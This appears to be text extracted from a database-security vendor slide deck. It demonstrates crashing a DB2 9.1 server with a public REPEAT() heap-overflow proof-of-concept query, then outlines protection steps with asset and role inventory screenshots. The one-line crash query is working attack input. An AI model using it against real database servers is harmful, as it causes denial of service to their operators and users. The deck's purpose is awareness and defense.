  ? CATALOG          for help on all of the CATALOG commands.

To exit db2 interactive mode, type QUIT at the command prompt. Outside
interactive mode, all commands must be prefixed with 'db2'.
To list the current command option settings, type LIST COMMAND OPTIONS.

For more detailed help, refer to the Online Reference Manual.

db2 => connect to sample user user1
Enter current password for user1:

Database Connection Information


Database server      = DB2/NT 9.1.8
SQL authorization ID = USER1
Local database alias = SAMPLE

db2 =>
```

Connect to
the database

Database Exploit Demo – DB2 LUW 9.1

Heap Overflow in REPEAT Function



```
DB2 CLP - DB2COPY1 - db2

C:\Program Files\IBM\SQLLIB\BIN>db2
(c) Copyright IBM Corporation 1993,2002
Command Line Processor for DB2 ADCL 9.1.8

You can issue database manager commands and SQL statements from the command
prompt. For example:
    db2 => connect to sample
    db2 => bind sample.bnd

For general help, type: ?.
For command help, type: ? command, where command can be
the first few keywords of a database manager command. For example:
? CATALOG DATABASE for help on the CATALOG DATABASE command
? CATALOG          for help on all of the CATALOG commands.

To exit db2 interactive mode, type QUIT at the command prompt. Outside
interactive mode, all commands must be prefixed with 'db2'.
To list the current command option settings, type LIST COMMAND OPTIONS.

For more detailed help, refer to the Online Reference Manual.

db2 => connect to sample user user1
Enter current password for user1:

Database Connection Information


Database server      = DB2/NT 9.1.8
SQL authorization ID = USER1
Local database alias = SAMPLE

db2 =>
-
```

Run the exploit.
No privileges
needed!

Database Exploit Demo – DB2 LUW 9.1

Heap Overflow in REPEAT Function



I Can Cut & Paste....Can You?

The screenshot shows a Google search interface with the query "db2 repeat overflow". The search results list several links, with the top result being "IBM DB2 'REPEAT()' Heap Buffer Overflow Vulnerability" from securityfocus.com, which is circled in red. Below the search results, there is a large banner for "Symantec Connect" with the text "A technical community for Symantec customers, end-users, developers, and partners." and a "Join the conversation" button. Below the banner, there are tabs for "info", "discussion", "exploit", "solution", and "references". The main content area displays the title "IBM DB2 'REPEAT()' Heap Buffer Overflow Vulnerability" and a proof-of-concept query: `SELECT REPEAT(REPEAT('1',1000),1073741825) FROM SYSIBM.SYSDUMMY1`. The page also includes a sidebar with navigation links like "Everything", "Images", "Videos", "News", "Shopping", and "More".

Google db2 repeat overflow Search Inst: About 273,000 results (0.15 seconds) Advanced search

Everything Images Videos News Shopping More

Four Corners, FL Change location Show search tools

IBM DB2 'REPEAT()' Heap Buffer Overflow Vulnerability
Jan 27, 2010 ... IBM DB2 'REPEAT()' Heap Buffer Overflow Vulnerability ... IBM DB2 Universal Database 9.1 Fix Pack 6a. IBM DB2 Universal Database 9.1 Fix ...
www.securityfocus.com/bid/37976 - Cached - Similar - Block all securityfocus.com results

Databases : IBM DB2 REPEAT Buffer Overflow and TLS Renegotiation ...
IBM DB2 REPEAT Buffer Overflow and TLS Renegotiation Vulnerabilities (Linux): Check for the version of IBM ...
www.securi

SecurityFocus™ About Contact

Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Join the conversation >

info discussion exploit solution references

IBM DB2 'REPEAT()' Heap Buffer Overflow Vulnerability

The following proof-of-concept query is available:

```
SELECT REPEAT(REPEAT('1',1000),1073741825) FROM SYSIBM.SYSDUMMY1
```

Update
Dec 30, 2009
Details w
www.chec

RedOracle
Jan 27, 2010 ... Tutto sul mondo della sicurezza informatica: notizie, analisi, approfondimenti, vulnerabilità e molto altro ancora., IBM DB2 REPEAT() Heap ...
www.redoracle.com/index.php?option=com... - United Kingdom - Cached

Vigil@nce: IBM DB2, heap overflow via REPEAT - Global Security Mag ...
Feb 4, 2010 ... SYNTHESIS OF THE VULNERABILITY An authenticated attacker can use the REPEAT() function, in order to generate an overflow, leading to a (...)
www.globalsecuritymag.fr/Vigil-nce-IBM-DB2-heap-overflow,20100204, 15802.html - Cached


Attacking DB2: Denial of Service

- Outcome:
 - Crashed the database server
- Vulnerabilities Exploited:
 - Heap overflow in built-in scalar function REPEAT
- How Did We Do It?
 - Freely available exploit code
 - Google: “DB2 repeat overflow”

Protection Measures




A Holistic Approach to Database Security



**Eight (8) Steps
to
Comprehensive
Database
Security and
Compliance**


Step 1: Inventory Your Databases

- It all starts with an accurate inventory
- Most organizations inventory estimates are off by 30-60%





The screenshot shows the 'Assets' section of the Application Security Inc. management console. The interface includes a search bar, a list of assets with columns for 'Asset Name' and 'Instance Name', and a sidebar with filters for Databases, Networks, and Platforms. The assets listed are primarily Microsoft SQL Server instances (SQLEXPRESS) across various IP addresses, along with a few Domino Application Servers and a SUNNY11 instance.

Asset Name	Instance Name
SQL2K5@172.16.0.34:3705	SQL2K5
SQL2K5@172.16.0.91:1862	SQL2K5
SQLEXPRESS@172.16.0.64:2611	SQLEXPRESS
SQLEXPRESS@192.168.1.105:1052	SQLEXPRESS
SQLEXPRESS@192.168.1.143:0	SQLEXPRESS
SQLEXPRESS@192.168.1.146:0	SQLEXPRESS
SQLEXPRESS@192.168.1.162:0	SQLEXPRESS
SQLEXPRESS@192.168.1.165:1520	SQLEXPRESS
SQLEXPRESS@192.168.1.200:0	SQLEXPRESS
SQLEXPRESS@192.168.1.204:1520	SQLEXPRESS
SQLEXPRESS@192.168.1.24:19993	SQLEXPRESS
SQLEXPRESS@192.168.1.32:0	SQLEXPRESS
SQLEXPRESS@192.168.1.36:0	SQLEXPRESS
SQLEXPRESS@192.168.1.49:0	SQLEXPRESS
SQLEXPRESS@192.168.1.59:1087	SQLEXPRESS
SQLEXPRESS@192.168.1.60:0	SQLEXPRESS
SQLEXPRESS@192.168.1.75:1028	SQLEXPRESS
SQLEXPRESS@192.168.1.77:19993	SQLEXPRESS
SUNNY11@192.168.1.131:5000	SUNNY11





Step 2: Classify Systems With Sensitive Data

- Systems that store or process sensitive or regulated data need special attention



Step 3: Scan Vulnerabilities and Misconfigurations

- Keep up-to-date with security patches
- Enforce strong passwords
- Audit Configurations & Settings



Step 4: Identify Privileged Users

- Inventory All Users with DBA Privileges

IP/Port	Database Type	Role Type	Role
192.168.2.63:1521	Oracle8i Database	Oracle Role	AQ_ADMINISTRATOR_ROLE
192.168.2.63:1521	Oracle8i Database	Oracle Role	AQ_USER_ROLE
192.168.2.63:1521	Oracle8i Database	Oracle Role	CONNECT
192.168.2.63:1521	Oracle8i Database	Oracle Role	CTXAPP
192.168.2.63:1521	Oracle8i Database	Oracle Role	DBA
192.168.2.63:1521	Oracle8i Database	Oracle Role	DELETE_CATALOG_ROLE
192.168.2.63:1521	Oracle8i Database	Oracle Role	EXECUTE_CATALOG_ROLE
192.168.2.63:1521	Oracle8i Database	Oracle Role	EXP_FULL_DATABASE
192.168.2.63:1521	Oracle8i Database	Oracle Role	HS_ADMIN_ROLE
192.168.2.63:1521	Oracle8i Database	Oracle Role	IMP_FULL_DATABASE
192.168.2.63:1521	Oracle8i Database	Oracle Role	JAVA_ADMIN
192.168.2.63:1521	Oracle8i Database	Oracle Role	JAVA_DEPLOY
192.168.2.63:1521	Oracle8i Database	Oracle Role	JAVADEBUGPRIV
192.168.2.63:1521	Oracle8i Database	Oracle Role	JAVADPRIV

Role Type	Role
Oracle Role	AQ_ADMINISTRATOR_ROLE
Oracle Role	AQ_USER_ROLE
Oracle Role	CONNECT
Oracle Role	CTXAPP
Oracle Role	DBA
Oracle Role	DELETE_CATALOG_ROLE

